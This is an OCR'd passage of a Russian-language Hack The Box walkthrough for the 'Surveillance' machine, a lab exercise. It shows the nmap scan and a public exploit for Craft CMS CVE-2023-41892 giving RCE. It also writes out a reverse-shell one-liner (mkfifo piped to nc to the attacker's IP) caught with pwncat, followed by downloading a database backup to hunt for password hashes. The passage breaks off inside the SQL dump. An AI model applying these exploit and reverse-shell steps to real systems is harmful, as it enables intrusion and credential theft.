
```
Nmap scan report for surveillance.htb (10.10.11.245)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title:  Surveillance
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0.


На SSH без учетных данных делать нечего, поэтому сразу проходим к веб-серверу, обратившись к адресу `surveillance.htb` через браузер.


SURVEILLANCE.HTB
HOME
ABOUT
SERVICES
CONTACT US
HOME SECURITY
Cameras, Intrusion, Perimeter Security, Access Control & Intercom, we design the solution that is right for you.
Read More

Главная страница сайта


ТОЧКА ВХОДА

На странице находим пометку Powered by, из которой мы выясняем, что имеем дело с продуктом CMS Craft. При этом ссылка ведет к проекту на GitHub, благодаря чему узнаём и версию — 4.4.14.


GET IN TOUCH
London, UK
Call +44 07777712345
demo@surveillance.htb
© 2023 All Rights Reserved By SURVEILLANCE.HTB
Powered by Craft CMS
https://github.com/craftcms/cms/tree/4.4.14

Главная страница сайта

Это далеко не последняя версия, а значит, с большой вероятностью в ней с момента релиза нашли уязвимости. Первым делом отправляемся искать готовые эксплоиты в Google.




Результатов: примерно 354 000 (0,33 сек.)

Gist
https://gist.github.com › gmh... · Перевести эту страницу
CVE-2023-41892 (Craft CMS Remote Code Execution)
Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the ...

GitHub
https://github.com › advisories · Перевести эту страницу
Craft CMS vulnerable to Remote Code Execution via ...
18 мая 2023 г. — Summary. Unrestricted file extension lead to a potential Remote Code Execution (Authenticated, ALLOW_ADMIN_CHANGES=true) ...

Поиск эксплоитов в Google

Первая ссылка выводит на эксплоит для уязвимости CVE-2023-41892. Из-за неправильной обработки данных можно передать и выполнить PHP-объект, то есть проэксплуатировать RCE.




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/surveillance]
└─$ python3 exploit.py http://surveillance.htb/
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Результат выполнения эксплоита

Запускаем листенер `pwncat-cs -lp 4321` и выполняем следующий реверс-шелл. Это нужно для получения стабильной сессии на удаленном хосте.

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.
16.121 4321 >/tmp/f
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/surveillance]
└─$ pwncat-cs -lp 4321
        Welcome to pwncat 🐈!
        received connection from 10.10.11.245:58824
        10.10.11.245:58824: registered new host w/ db
(local) pwncat$ back
(remote) www-data@surveillance:/var/www/html/craft/web$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@surveillance:/var/www/html/craft/web$
```

Созданная сессия

ПРОДВИЖЕНИЕ

Пользователь Matthew


Так как на сервере работает целая CMS, первым делом поищем учетные данные, которые могут помочь в продвижении. В данном случае в каталоге CMS находим резервную копию базы данных.



```
(remote) www-data@surveillance:/var/www/html/craft$ cd storage/
(remote) www-data@surveillance:/var/www/html/craft/storage$ ls
backups  config-deltas  logs  runtime
(remote) www-data@surveillance:/var/www/html/craft/storage$ cd backups/
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$ ls -la
total 28
drwxrwxr-x 2 www-data www-data  4096 Oct 17 20:33 .
drwxr-xr-x 6 www-data www-data  4096 Oct 11 20:12 ..
-rw-r--r-- 1 root     root     19918 Oct 17 20:33 surveillance--2023-10-17-202801--v4.4.14.sql.zip
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$
```

Содержимое каталога CMS


Возможности pwncat позволяют скачать файл. Для этого комбинацией клавиш Ctrl-D переходим в основное меню pwncat, командой `download` скачиваем файл, после чего командой `back` возвращаемся обратно в терминал сессии.



```
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$
(local) pwncat$ download surveillance--2023-10-17-202801--v4.4.14.sql.zip
surveillance--2023-10-17-202801--v4.4.14.sql.zip ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
        downloaded 19.92KiB in 0.71 seconds
(local) pwncat$ back
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$
```

Загрузка файла


В скачанном архиве присутствует только сырой дамп SQL.


surveillance--2023-10-17-202801--v4.4.14.sql.zip — Ark
Распаковать
Добавить файлы
Найти
Просмотреть
Открыть во внешнем приложении
Удалить

Имя	Исходный размер	Сжатый размер	Режим	Контрольная сумма CRC
surveillance--2023-10-17-202801--v4.4.14.sql	110,7 КиБ	19,2 КиБ	-rw-r--r--	A7EC76A4

Содержимое ZIP-архива

Файл очень большой, откроется не любым редактором, поэтому просто поищем по словам вроде `password`. Именно так находим таблицу `users`. Дальнейший поиск вставки данных в таблицу `users` дал всего одну запись, в которой присутствует хеш пароля пользователя.




```
DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `photoId` int(11) DEFAULT NULL,
  `active` tinyint(1) NOT NULL DEFAULT 0,
